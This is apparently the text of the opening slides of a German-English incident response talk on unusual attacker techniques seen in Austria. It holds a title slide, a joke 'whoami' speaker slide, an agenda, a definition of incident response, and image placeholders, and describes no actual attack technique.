



K-Businesscom

// we transform for the better

Puh, schon wieder ein Incident Response Talk? Absolutely!!!111

- *Gideon Teubert, MSc*
- *Senior Analyst, Incident Response Lead*
- *K-BusinessCom AG*



K-Businesscom

Whoami

```
\system32> whoami /all /FO list | Select-String -pattern "CDC|Teubert"  
  
cdc-lab\gideon  
CDC-LAB\Incident Response Lead  
CDC-LAB\K-BusinessCom AG  
CDC-LAB\MSc - IT Security - FH Campus Wien  
Worst Powerpoint Animator in the history of Powerpoint  
CDC-LAB\SANS GCFA Certification - Certified Forensic Analyst  
CDC-LAB\SANS GCFE Certification - Certified Forensic Examiner  
CDC-LAB\SANS GDAT Certification - Defending Advanced Threats  
CDC-LAB\Senior Cyber Security Analyst
```



Talk GOAL

Get a better understanding about the Austrian cyber security landscape.

Accomplished by providing excerpts of abnormal Attacker Techniques seen at our Austrian incident response encounters.



Agenda

1. Introduction
2. Typical Attack
3. Untypical Attacker Techniques spotted in AT
 1. The Beginner Stuff
 2. The Advanced Stuff
 3. The Pro Stuff
 4. Add. Ransomware
4. Conclusio

Incident Response

Addressing the aftermath of a security breach / attack to varying degrees.

The fire department of cyber security.




Der typische 0815 Angriff




K-Business.com


Hackerangriff




Hackerangriff



